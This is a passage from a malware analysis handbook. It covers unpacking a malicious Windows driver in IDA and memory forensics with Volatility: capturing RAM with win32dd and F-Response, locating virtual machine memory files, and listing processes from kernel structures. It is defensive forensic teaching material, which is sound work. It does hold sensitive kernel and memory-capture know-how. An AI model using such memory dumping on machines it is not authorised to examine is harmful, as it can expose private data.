- **ntddk:** MS Windows <ntddk.h>
- **ntapi:** MS Windows NT 4.0 Native API <ntapi.h><ntdll.h>
- **wnet:** MS Windows DDK <wnet/windows.h>
- **mssdk:** MS SDK (Windows XP)

Once the type libraries are loaded, you can use the Symbol tab to find `IopLoadDriver`—the function responsible for calling a loaded driver’s entry point (see Recipe 14-8). Then you can do a text search for “call \*dword ptr\*” and locate the exact instruction in `IopLoadDriver` that leads to a driver’s entry point. Because you know the instruction references a `_DRIVER_OBJECT`, and now you have imported the correct type libraries, you can begin to apply labels, as shown in Figure 14-19.



**Figure 14-19:** The instruction in `IopLoadDriver` that calls a driver entry point

## Unpacking the Driver

The following example assumes that you've read Recipe 14-9 because it's based on unpacking the same driver, except this time you'll see it from the perspective of IDA's GUI. On the target system, load the malicious driver and use IDA's single-step key (F7) to get from the breakpoint in `TopLoadDriver` to the loaded driver's entry point. You should recognize the entry point function where it performs the first round of unpacking.

To let the driver unpack and get to the next round of decoding, right-click the line with `jmp edx` and select Run to cursor. As you will remember from Recipe 14-9, you actually have to repeat this step once more for the next function because there are two packing layers. When you reach the driver's unpacked entry point and apply names and labels, it should appear like the image in Figure 14-20.




Figure 14-20: The unpacked driver with labels

<sup>17</sup> <http://www.hexblog.com/2009/02/advancedwindowskerneldebugg.html>

# 15

## Memory Forensics with Volatility

**M**emory forensics refers to finding and extracting forensic artifacts from a computer's physical memory, otherwise known as RAM. RAM contains critical information about the runtime state of the system while the system is active. By capturing an entire copy of RAM and analyzing it on a separate computer, it is possible to reconstruct the state of the original system, including what applications were running, which files those applications were accessing, which network connections were active, and many other artifacts. For these reasons, memory forensics is extremely important to incident response. However, as you might have guessed, especially because you're reading a book called *Malware Analyst's Cookbook*, you can also use memory forensics to assist with unpacking, rootkit detection, and reverse engineering. This chapter provides an introduction to some tools you can use to capture memory and show you how to begin analyzing these memory samples with Volatility.

### Memory Acquisition

Before dumping the memory of a target machine, you have to decide which tool to use for the acquisition. Most tools work consistently across different configurations in terms of architecture, operating system version, and size of physical memory, but there are some that do not. The worst thing you can do is try to dump memory of a 64-bit machine with 8GB of RAM using a tool that only supports 32-bit machines with 4GB of RAM. In this case, you may cause a *Blue Screen of Death* (BSOD) and end up destroying more evidence than you collect. You also have to decide where to store the captured memory sample. If you output data directly to the infected machine's hard disk, you run the risk of destroying artifacts in slack or unallocated space. If you output data to removable media, then you must enable write operations to the media. This may allow malware on the infected machine to spread by copying itself to the removable media. Likewise, if you plan to pipe the output to a network drive or remote location, this opens up the opportunity for any malware on the infected machine to attack other systems on the same network.

## RECIPE 15-1: DUMPING MEMORY WITH MOONSOLS WINDOWS MEMORY TOOLKIT

MoonSols Windows Memory Toolkit<sup>1</sup> (previously win32dd) by Matthieu Suiche supports memory acquisition from 32-bit and 64-bit versions of Windows XP, 2003, 2008, Vista, 2008 R2, and 7. Here are a few of the attractive features of the toolkit:

- It supports hashing with MD5, SHA-1, and SHA-256.
- It includes a server component so you can transmit memory dumps across the network.
- It can map memory in three different ways, including the well-known use of `\Device\PhysicalMemory`.
- It can convert full memory dumps to Microsoft crash dumps, which you can then analyze using one of Microsoft's debuggers (see Chapter 14).
- It can convert hibernation files into memory dumps.
- The professional version has support for scripting, dumping memory from a greater number of OS versions, converting from an x64 architecture, and so on.

### Using MoonSols/win32dd

To get started, download a copy of the toolkit and extract the archive. By default, the files win32dd.exe and win32dd.sys are in the same directory (you'll also have win64dd.exe and win64dd.sys), and it is important to keep them that way. Otherwise, the EXE file will not be able to locate the SYS file. Here is the syntax for win32dd.exe:

```
F:\> win32dd.exe /?
```

```
win32dd - 1.3.1.20100417 - (Community Edition)
Kernel land physical memory acquisition
Copyright (C) 2007 - 2010, Matthieu Suiche <http://www.msuiche.net>
Copyright (C) 2009 - 2010, MoonSols <http://www.moonsols.com>
```

```
Usage: win32dd [options]
```

Option	Description
-----	-----
/f <file>	File destination.
/r	Create a Raw memory dump file. (default)
/d	Create a Microsoft memory crash dump file. (WinDbg compliant, XP and later only).
/c <value>	Memory content.
	0 - Microsoft memory crash dump file.
	1 - Full physical address space. (default)



```

    2 - Memory manager physical memory block.
/m <value> Mapping method for either /d or /r option.
    0 - MmMapIoSpace().
    1 - \\Device\\PhysicalMemory.
    2 - PFN Mapping. (default)
/e        Create a Microsoft hibernation file. (local only, reboot)
/k        Create a Microsoft memory crash dump file (BSOD).
          (local only, reboot)
/s <value> Hash function to use.
    0 - No hashing algorithm. (default)
    1 - SHA1 algorithm.
    2 - MD5 algorithm.
    3 - SHA-256 algorithm.
/y <value> Speed level.
    0 - Normal.
    1 - Fast.
    2 - Sonic.
    3 - Hyper sonic. (default)
/t <addr> Remote host or address IP.
/p <port> Port, can be used with both /t and /l options. (default: 1337)
/l        Server mode to receive memory dump remotely.
/a        Answer "yes" to all questions.
/?        Display this help.

```

To save the output file to `mem.dmp` in the same path as `win32dd.exe`, and create a SHA-1 hash of the dumped file, you can use the following syntax:

```
F:\>win32dd.exe /f mem.dmp /s 1
```

The output from this command shows details about the computer's memory configuration, including the total address space size, the size of an individual memory page, and the number of seconds that elapsed during the memory acquisition.

```

Name                               Value
----                               -
File type:                         Raw memory dump file
Acquisition method:                PFN Mapping
Content:                           Memory manager physical memory block

Destination path:                  mem.dmp

O.S. Version:                      Microsoft Windows XP Professional
Service Pack 3 (build 2600)
Computer name:                     JASONRESACC69

Physical page size:                4096 bytes
Minimum physical address:          0x0000000000001000
Maximum physical address:          0x000000001FFEF000

```

```

Address space size:          536805376 bytes ( 524224 Kb)

--> Are you sure you want to continue? [y/n]
Acquisition started at:      [9/11/2009 (DD/MM/YYYY) 20:44:20 (UTC)]

Processing....Done.

Acquisition finished at:     [2009-11-09 (YYYY-MM-DD) 20:44:41 (UTC)]
Time elapsed:                0:21 minutes:seconds (21 secs)

Created file size:           536805376 bytes (    511 Mb)

SHA1: AA29AABD350BB03DB454C169EE91B6D73729EF15

```

In order to save the dump directly to another machine by transferring the image across the network, you would first need to start a server instance of win32dd.exe. On the machine you want to use to receive the memory dump, determine its IP address and then invoke a server instance, like this:

```

F:\>ipconfig

Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix  . :
IP Address. . . . . : 10.211.55.5
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.211.55.1

F:\>win32dd.exe /l /f mem.dmp
win32dd - 1.3.1.20100417 - (Community Edition)
Kernel land physical memory acquisition
Copyright (C) 2007 - 2010, Matthieu Suiche <http://www.msuiche.net>
Copyright (C) 2009 - 2010, MoonSols <http://www.moonsols.com>

Remote server:                0.0.0.0:1337

```

By default, win32dd.exe listens on all interfaces and uses TCP port 1337. You can modify the port by using the /p switch when creating the server instance. The next step is to move to the target machine from which you want to acquire memory and tell win32dd.exe to connect to your server instance for sending the memory dump:

```

F:\>win32dd.exe /t 10.211.55.5 /s 1

```

Note that we selected to compute a SHA-1 hash of the memory dump, as in the first example. On your server machine, you should verify the hash to make sure there weren't any errors in transmission.

**NOTE**

You can also consider using the following tools for capturing memory samples:

- KnTTools by George M. Garner Jr.<sup>2</sup>
- FastDump Pro by HB Gary<sup>3</sup>
- MemoryDD.bat by Mandiant (part of the Memoryze toolkit)<sup>4</sup>

<sup>1</sup><http://moonsols.com/>

<sup>2</sup><http://gmgsystemsinc.com/knttools/>

<sup>3</sup><https://www.hbgary.com/products-services/fastdump-pro/>

<sup>4</sup>[http://www.mandiant.com/products/free\\_software/memoryze/](http://www.mandiant.com/products/free_software/memoryze/)

**RECIPE 15-2: REMOTE, READ-ONLY MEMORY ACQUISITION WITH F-RESPONSE**


F-Response,<sup>5</sup> by Matt Shannon, provides read-only access to a remote computer's physical storage media, including physical memory. F-Response uses a standalone, disposable agent that you deploy to the target machine. The agent implements a version of the iSCSI protocol that F-Response modified to block write operations to the target media, thus it prevents accidental changes during acquisition and analysis. F-Response is designed for compatibility with any forensic software that provides disk or memory analysis capabilities. For example, you could use F-Response to mount a target system's drives over the network and then use The Sleuth Kit,<sup>6</sup> X-Ways,<sup>7</sup> EnCase,<sup>8</sup> or FTK<sup>9</sup> on your analysis machine to inspect the target machine for malicious activity.

More importantly for the topic at hand is that you can use F-Response to mount RAM over the network and then examine it from your analysis machine. In a presentation titled "Upping the 'Anti': Using Memory Analysis to Fight Malware,"<sup>10</sup> Matt Shannon and Aaron Walters introduced a tool called Voltage, which couples the power of F-Response and Volatility. The idea is that you could detect changes to memory in real time across all computers in an enterprise without having to reboot, power down, visit them physically, or worry about causing disruptions.

**Using F-Response**

The steps for using F-Response are different depending on which edition of the software you purchase. Figure 15-1 shows an image of the agent that you would run on a target machine using the Field Kit Edition of F-Response. Once you have entered the requested options, you would connect to the target machine (192.168.1.129 on TCP port 3260 in

this case) from your analysis station using Microsoft's iSCSI initiator. The target machine's physical disk(s) and memory will then be made available to your analysis machine over the network. For example, you might see the target machine's C: drive mounted as F: on your analysis station, and the target machine's memory mounted as G:. Then you can launch your desired forensic software from your analysis station and aim them at your F: or G: drive. You can also connect to the target from a Mac OS X or Unix/Linux system using the iSCSI software for the respective platforms.



**Figure 15-1:** The F-Response Field Kit Edition software

- <sup>5</sup><http://www.f-response.com>
- <sup>6</sup><http://www.sleuthkit.org/>
- <sup>7</sup><http://www.x-ways.net/forensics/index-m.html>
- <sup>8</sup><http://www.guidancesoftware.com/>
- <sup>9</sup><http://www.accessdata.com/forensictoolkit.html>
- <sup>10</sup>[http://www.4tphi.net/fatkit/papers/Walters\\_2008\\_SANS.pdf](http://www.4tphi.net/fatkit/papers/Walters_2008_SANS.pdf)

### RECIPE 15-3: ACCESSING VIRTUAL MACHINE MEMORY FILES

Virtual machines provide a useful environment for dynamic analysis of malware, as we discussed in Chapters 7, 8, and 9. After you execute malware in a VM, you can analyze the VM's RAM for signs of malicious activity. In most cases, you can acquire RAM from guest machines by just suspending (or pausing) the VM, at which time the guest's RAM will be written to a file on the host's disk. Table 15-1 shows the default locations where popular VM applications store the memory files. If you changed settings during the installation process, then your files might be elsewhere on the drive—in which case you can use the tip in the far right column of Table 15-1 to find them.

**Table 15-1:** Virtual Machine Memory Files

Product	Default Location	Other Location
VMware Fusion (on Mac OS X)	/Users/<UserName>/Documents/Virtual Machines.localized/*.vmem	From the Virtual Machine Library, right-click a VM and select Show in Finder.
Parallels (on Mac OS X)	/Users/<UserName>/Documents/Parallels/<VMName>.pvm/*.mem	From the Virtual Machine List, right-click a VM and select Show In Finder.
VMware Server (on Linux)	/var/lib/vmware/Virtual Machines/<VMName>/*.vmem	Use the command line <code>vmrun</code> tool with the <code>listRegisteredVM</code> option, and then search your driver for the file names.
VMware Workstation (on Windows)	%MYDOCUMENTS%\My Virtual Machines\<VMName>*.vmem	From VMware Workstation, click Edit ⇨ Preferences ⇨ Workspace.

The list of products in the table is not comprehensive; however, it should give you a pretty good idea of where to find the memory files if you're using a different configuration. One good indication that you've found the memory file is that its file size is the same as the amount of RAM installed for your VM. Some applications are exceptions to this rule (for example, VirtualBox, as we discussed in Recipe 8-2). Of course, you can always log into the guest and dump memory with `win32dd.exe` as described in Recipe 15-1.

## Preparing a Volatility Install

Volatility (<https://www.volatilesystems.com/default/volatility>) is an advanced memory forensics framework written in Python. It's free to use and runs on Linux, Mac OS X, and Windows. As of this writing, Volatility 1.3 is the current version; however, the 1.4 release should be out by the time this book is published or very soon after. With the 1.4 release, you can analyze memory dumps from Windows XP SP2, XP SP3, Vista, and 7. Keep in mind throughout the next few chapters that some commands and plug-ins may change status or have slightly different syntax in the 1.4 release than they do in the examples we present.

The DVD that accompanies this book contains about 10 memory samples from machines infected with different malware. You can use the memory samples to follow along and identify the same types of artifacts that we discuss in the recipes. If you need additional samples for testing, you can download some of the exemplars posted by Hogfly (see <http://cid-5694a755c9c6a175.skydrive.live.com/browse.aspx/Public>) or automate the execution of malware inside a virtual machine (see Chapter 8) and save the memory dumps.

**RECIPE 15-4: VOLATILITY IN A NUTSHELL**

Before using Volatility, make sure you have installed Python 2.6 or greater. Then, you can download the latest Volatility release using the following commands on Mac OS X or Linux.

```
$ svn checkout http://volatility.googlecode.com/svn/trunk/ \
  volatility-read-only
```

To obtain previous releases or upcoming beta versions, replace `trunk` with `branches/Volatility-1.3.2` or `branches/Volatility-1.4_rc1`. If you're using Windows, you can also use an SVN client to fetch the code (TortoiseSVN is a popular one) or just download an archive, which you can find on Volatility's Google Code site.<sup>11</sup> Once you have the code, just execute the main `volatility.py` script, which will print a list of internal commands, as shown in Table 15-2.

**Table 15-2:** Internal Volatility Commands

Name	Purpose
bioskbd	Reads the keyboard buffer from Real Mode memory
connections	Prints list of open connections
connscan2	Scans physical memory for <code>_TCPT_OBJECT</code> objects (TCP connections)
crashdump	Dumps the crash-dump file to a raw file
crashinfo	Dumps crash-dump information
datetime	Gets date/time information for image
dlllist	Prints list of loaded DLLs for each process
dllpatch	Patches DLLs based on page scans
driverscan	Scans for driver objects <code>_DRIVER_OBJECT</code>
files	Prints list of open files for each process
filescan	Scans physical memory for <code>_FILE_OBJECT</code> pool allocations
getsids	Prints the SIDs owning each process
hibdump	Dumps the hibernation file to a raw file
hivelist	Prints list of registry hives
hivescan	Scans physical memory for <code>_CMHIVE</code> objects (registry hives)
ident	Identifies information for the image
kpcrscan	Searches for and dump potential KPCR values
memdump	Dumps the addressable memory for a process
memmap	Prints the memory map

Name	Purpose
modscan2	Scans physical memory for <code>_LDR_DATA_TABLE_ENTRY</code> objects
modules	Prints list of loaded modules
mutantscan	Scans for mutant objects <code>_KMUTANT</code>
printkey	Prints a registry key, and its subkeys and values
procexedump	Dumps a process to an executable file sample
procmemdump	Dumps a process to an executable memory sample
pslist	Prints all running processes by following the <code>_EPROCESS</code> lists
psscan	Scans physical memory for <code>_EPROCESS</code> objects
pstree	Prints process list as a tree
regobjkeys	Prints list of open regkeys for each process
sockets	Prints list of open sockets
sockscan	Scans physical memory for <code>_ADDRESS_OBJECT</code> objects (TCP sockets)
ssdt	Displays SSDT entries
strings	Matches physical offsets to virtual addresses (may take a while, VERY verbose)
thrdsan	Scans physical memory for <code>_ETHREAD</code> objects
thrdsan2	Scans physical memory for <code>_ETHREAD</code> objects (a different way)
vaddump	Dumps out the VAD sections to a file
vadinfo	Dumps the VAD info
vadtree	Walks the VAD tree and display in tree format
vadwalk	Walks the VAD tree
verinfo	Prints out the version information from PE images

## Volatility Syntax

You can see a list of generic command-line switches by passing the `-h` flag to `volatility.py`. Here are a few examples:

- Always pass the `-f FILENAME` parameter to indicate which memory dump you're analyzing.

- The default output format is text; however, some plug-ins can output data as HTML, SQL, or Graphviz .dot files. To change the output format, use `--output=FORMAT`.
- You can save the output from any commands directly to a file by specifying `--output-file=FILENAME`.

It is also possible to find plug-in-specific command-line switches by passing the `-h` flag to the respective plug-in.

### Volatility Plug-ins

Volatility is open to the community, so anyone can create new plug-ins to detect rootkits or uncover artifacts created by malware. The Forensics Wiki<sup>12</sup> and the Volatility Wiki<sup>13</sup> on Google Code contain a list of available plug-ins. You should note that some plug-ins may be merged into the Volatility core in future releases, so before you go looking for a copy of the plug-in, make sure it's not already integrated into the most recent version of Volatility. In fact, many of the plug-ins for Volatility 1.3 have already been incorporated into the 1.4 core, so they are listed in Table 15-2.

There are a few ways to install the plug-ins, depending on which version of Volatility you're using:

- Copy the .py files into the `memory_plugins` directory (for 1.3).
- Copy the .py files into the `plugins` directory (for 1.4).
- Specify a location to your .py files with the `--plugins` command-line parameter to 1.4.

Table 15-3 lists several of the plug-ins that we discuss in other chapters.

**Table 15-3:** Plug-ins for Volatility

Name	Dependencies	Purpose
volrip	Inline::Python	Uses RegRipper and RegRipper plug-ins to automate the extraction of critical evidence from the registry
moddump	-	Extracts kernel modules
apihooks	pefile, pydasm	Detects IAT, EAT, and Inline API hooks in user mode processes and kernel drivers
csrss_pslist	-	Detects hidden processes with csrss.exe handles and CsrRootProcess links
driverirp	-	Detects attempts to hook driver IRP functions



Name	Dependencies	Purpose
idt	-	Detects attempts to hook the Interrupt Descriptor Table (IDT)
impscan	pydasm, IDA Pro	Scans unpacked user mode processes and kernel drivers for imported functions. This can help rebuild dumped binaries for static analysis
ldr_modules	-	Detects unlinked/hidden DLLs with memory-mapped files
malfind	pydasm, YARA	Detects hidden and injected code and provides a framework for general-purpose signature-based memory scanning
notify_routines	pefile	Detects system-wide notification routines—a technique used by many kernel-level rootkits
orphan_threads	-	Detects hidden kernel threads
ssdt_ex	IDA Pro	Automatic SSDT hook explorer system for use with IDA Pro
ssdt_by_threads	-	Highlights hooked SSDT entries by thread
svcsan	-	Detects hidden services by scanning the SCM's SERVICE_RECORD structures

<sup>11</sup><http://code.google.com/p/volatility/>

<sup>12</sup>[http://www.forensicswiki.org/wiki/List\\_of\\_Volatility\\_Plugins](http://www.forensicswiki.org/wiki/List_of_Volatility_Plugins)

<sup>13</sup><http://code.google.com/p/volatility/wiki/Plugins>

## RECIPE 15-5: INVESTIGATING PROCESSES IN MEMORY DUMPS

The Windows kernel tracks processes by assigning them a unique `_EPROCESS` structure that resides in a non-paged pool of kernel memory. The format of these structures (as well as other structures mentioned throughout the next few chapters) varies between different versions of Windows. However, you can always find the appropriate structure by using WinDbg on the target machine, as we described in Chapter 14. In the following example, we're using Windows XP SP2 to display the `_EPROCESS` type:

```
kd> dt nt!_EPROCESS
+0x000 Pcb                : _KPROCESS
+0x06c ProcessLock        : _EX_PUSH_LOCK
+0x070 CreateTime         : _LARGE_INTEGER
```

```

+0x078 ExitTime          : _LARGE_INTEGER
+0x080 RundownProtect    : _EX_RUNDOWN_REF
+0x084 UniqueProcessId   : Ptr32 Void
+0x088 ActiveProcessLinks : _LIST_ENTRY
+0x090 QuotaUsage        : [3] UInt4B
+0x09c QuotaPeak         : [3] UInt4B
+0x0a8 CommitCharge      : UInt4B
+0x0ac PeakVirtualSize   : UInt4B
+0x0b0 VirtualSize       : UInt4B
+0x0b4 SessionProcessLinks : _LIST_ENTRY
+0x0bc DebugPort         : Ptr32 Void
+0x0c0 ExceptionPort     : Ptr32 Void
+0x0c4 ObjectTable       : Ptr32 _HANDLE_TABLE
+0x0c8 Token             : _EX_FAST_REF
+0x0cc WorkingSetLock    : _FAST_MUTEX
+0x0ec WorkingSetPage    : UInt4B
+0x0f0 AddressCreationLock : _FAST_MUTEX
+0x110 HyperSpaceLock    : UInt4B
+0x114 ForkInProgress    : Ptr32 _ETHREAD
+0x118 HardwareTrigger   : UInt4B
+0x11c VadRoot           : Ptr32 Void
+0x120 VadHint           : Ptr32 Void
+0x124 CloneRoot         : Ptr32 Void
+0x128 NumberOfPrivatePages : UInt4B
+0x12c NumberOfLockedPages : UInt4B
+0x130 Win32Process      : Ptr32 Void
+0x134 Job               : Ptr32 _EJOB
+0x138 SectionObject     : Ptr32 Void
+0x13c SectionBaseAddress : Ptr32 Void
+0x140 QuotaBlock        : Ptr32 _EPROCESS_QUOTA_BLOCK
+0x144 WorkingSetWatch   : Ptr32 _PAGEFAULT_HISTORY
+0x148 Win32WindowStation : Ptr32 Void
+0x14c InheritedFromUniqueProcessId : Ptr32 Void
+0x150 LdtInformation    : Ptr32 Void
+0x154 VadFreeHint       : Ptr32 Void
+0x158 VdmObjects        : Ptr32 Void
+0x15c DeviceMap         : Ptr32 Void
+0x160 PhysicalVadList   : _LIST_ENTRY
+0x168 PageDirectoryPte  : _HARDWARE_PTE
+0x168 Filler            : UInt8B
+0x170 Session           : Ptr32 Void
+0x174 ImageFileName     : [16] UChar
+0x184 JobLinks          : _LIST_ENTRY
+0x18c LockedPagesList   : Ptr32 Void
+0x190 ThreadListHead    : _LIST_ENTRY
+0x198 SecurityPort      : Ptr32 Void
+0x19c PaeTop            : Ptr32 Void
+0x1a0 ActiveThreads     : UInt4B
+0x1a4 GrantedAccess     : UInt4B
+0x1a8 DefaultHardErrorProcessing : UInt4B

```

```
+0x1ac LastThreadExitStatus : Int4B
+0x1b0 Peb                  : Ptr32 _PEB
[...]

kd> dt nt!_LIST_ENTRY
+0x000 Flink                : Ptr32 _LIST_ENTRY
+0x004 Blink                : Ptr32 _LIST_ENTRY
```

The `_EPROCESS` structure contains a `LIST_ENTRY` structure called `ActiveProcessLinks`. The `LIST_ENTRY` structure contains two members: a `Flink` (forward link), which points to the `Flink` value of the *next* `_EPROCESS` structure, and the `Blink` (backward link), which points to the `Blink` value of the *previous* `_EPROCESS` structure. Together, this creates a chain of process objects, also called a *doubly linked list*.

If you need a visual aid for a doubly linked list, think of a group of people that all join hands so that they are standing in a big circle. By joining hands, each person is connected to exactly two other people. If you wanted to count the number of people in the group, you could pick a person to start with and then walk in either direction along the outside of the circle and count the number of heads until you end up back at the starting point. You can use a similar technique to count processes on a system.

## Enumerating Processes on a Live Machine

The following list shows a few ways to enumerate processes on a live Windows machine from within your own programs. The similarity between all these methods, including the methods used by tools such as Process Explorer and Task Manager, is that they all rely on finding and walking the same doubly linked list of `_EPROCESS` structures that exists in kernel memory.

- You can call `PsGetCurrentProcess` (kernel mode only), which returns a pointer to the current process's `_EPROCESS` structure. From there, you can walk the `LIST_ENTRY` members until you end up back at the value returned by `PsGetCurrentProcess`.
- User-mode applications can call a native API function such as `NtQuerySystemInformation` with the `SystemProcessInformation` class.
- User-mode applications can call a Win32 API function such as `CreateToolHelp32Snapshot` or `EnumProcesses`.

## Enumerating Processes in Memory Dumps

If you are working off a memory dump, the methodology is different because you cannot run programs that utilize the operating system's APIs. In order to find the `_EPROCESS` structures, Volatility locates a symbol named `_PsActiveProcessHead`, which is defined in `ntoskrnl.exe` (or `ntkrnlpa.exe` if you have PAE enabled or a 64-bit system). This `_PsActiveProcessHead`

symbol is a global variable that points to the beginning of the doubly linked list of `_EPROCESS` structures.

Although `_PsActiveProcessHead` is not exported, it is accessible from the `_KPCR` structure (Kernel Processor Control Region), which exists at a fixed address on XP systems, as described in “Finding some non-exported kernel variables in Windows XP.”<sup>14</sup> Starting with Vista, the `_KPCR` is no longer at a fixed address, but you can still find it using various scanning techniques. For more information, see the three-part tutorial on adding support for new operating systems into Volatility by Bradley Schatz.<sup>15</sup>

## Volatility Commands

There are a few commands you can use in Volatility for printing information about processes:

- `pslist` finds and walks the `_EPROCESS` doubly linked list.
- `pstree` takes the output from `pslist` and formats it in a tree view.
- `psscan` scans for `_EPROCESS` objects instead of relying on the linked list.
- `psscan3` scans for `_EPROCESS` objects using robust signatures (see the end of Recipe 15-6).

The following command shows you how to use `pslist`:

```
$ python volatility.py pslist -f memory.bin
```

Name	Pid	PPid	Thds	Hnds	Time
System	4	0	54	232	Thu Jan 01 00:00:00 1970
smss.exe	368	4	3	21	Tue Dec 01 15:58:54 2009
csrss.exe	516	368	10	324	Tue Dec 01 15:58:55 2009
winlogon.exe	540	368	18	505	Tue Dec 01 15:58:55 2009
services.exe	652	540	16	252	Tue Dec 01 15:58:55 2009
lsass.exe	664	540	21	326	Tue Dec 01 15:58:55 2009
svchost.exe	828	652	19	196	Tue Dec 01 15:58:55 2009
svchost.exe	908	652	10	225	Tue Dec 01 15:58:55 2009
svchost.exe	1004	652	67	1085	Tue Dec 01 15:58:55 2009
svchost.exe	1064	652	5	57	Tue Dec 01 15:58:55 2009
svchost.exe	1120	652	15	205	Tue Dec 01 15:58:56 2009
spoolsv.exe	1528	652	12	111	Tue Dec 01 15:58:56 2009
explorer.exe	1572	1496	10	284	Tue Dec 01 15:58:56 2009
alg.exe	780	652	6	104	Tue Dec 01 15:59:07 2009
wscntfy.exe	696	1004	1	27	Tue Dec 01 15:59:09 2009
cmd.exe	984	1572	1	31	Tue Dec 01 16:05:26 2009
win32dd.exe	996	984	1	21	Tue Dec 01 16:05:42 2009

Table 15-4 shows which member of the `_EPROCESS` structure Volatility reads to provide each field in the `pslist` output. We highlighted the corresponding members in the WinDbg output that you saw in the beginning of this recipe.

**Table 15-4:** Pslist Output Fields

Field	Description	Source
Name	Name of the process executable	EPROCESS.ImageFileName
Pid	Process ID	EPROCESS.UniqueProcessId
PPid	Parent process ID	EPROCESS.InheritedFromUniqueProcessId
Thds	Number of active threads in the process	EPROCESS.ActiveThreads
Hnds	Number of open handles in the process	EPROCESS.ObjectTable.HandleCount
Time	Time when the process was started	EPROCESS.CreateTime

## Visualizations with psscan

The `psscan` command can print a Graphviz-compatible<sup>16</sup> graph showing the parent/child relationship between processes. You can produce such an image using the following command.

```
$ python volatility.py psscan -f memory.bin --output=dot
--output-file=processes.dot
```

Then open the output file in Graphviz, as shown in Figure 15-2. Based on the graph, you can make the following conclusions:

- Pid 0, the System Idle Process, doesn't have details because it's not a "real" process.
- Details aren't available for the process with Pid 1536 (which appears to have created `explorer.exe`). However, based on what you know about the boot sequence, Pid 1536 probably belonged to `userinit.exe`—but it has since exited. `Winlogon.exe` launches `userinit.exe`, which in turn launches `explorer.exe`. Once `userinit.exe` is finished, it terminates, leaving `explorer.exe` without a parent process. It is still possible to determine a process's parent, even after the parent exits, by looking at the `_EPROCESS.InheritedFromUniqueProcessId` field.
- Based on the tree structure, you can see that a user logged into the machine and invoked `cmd.exe` from `explorer.exe`. Using the `cmd.exe` shell, the user invoked `win32dd.exe` to dump the machine's memory.

<sup>14</sup><http://www.reverse-engineering.info/SystemInformation/GetVarXP.pdf>

<sup>15</sup><http://blog.schatzforensic.com.au/2010/05/adding-new-structure-definitions-to-volatility/>

<sup>16</sup><http://www.graphviz.org/>


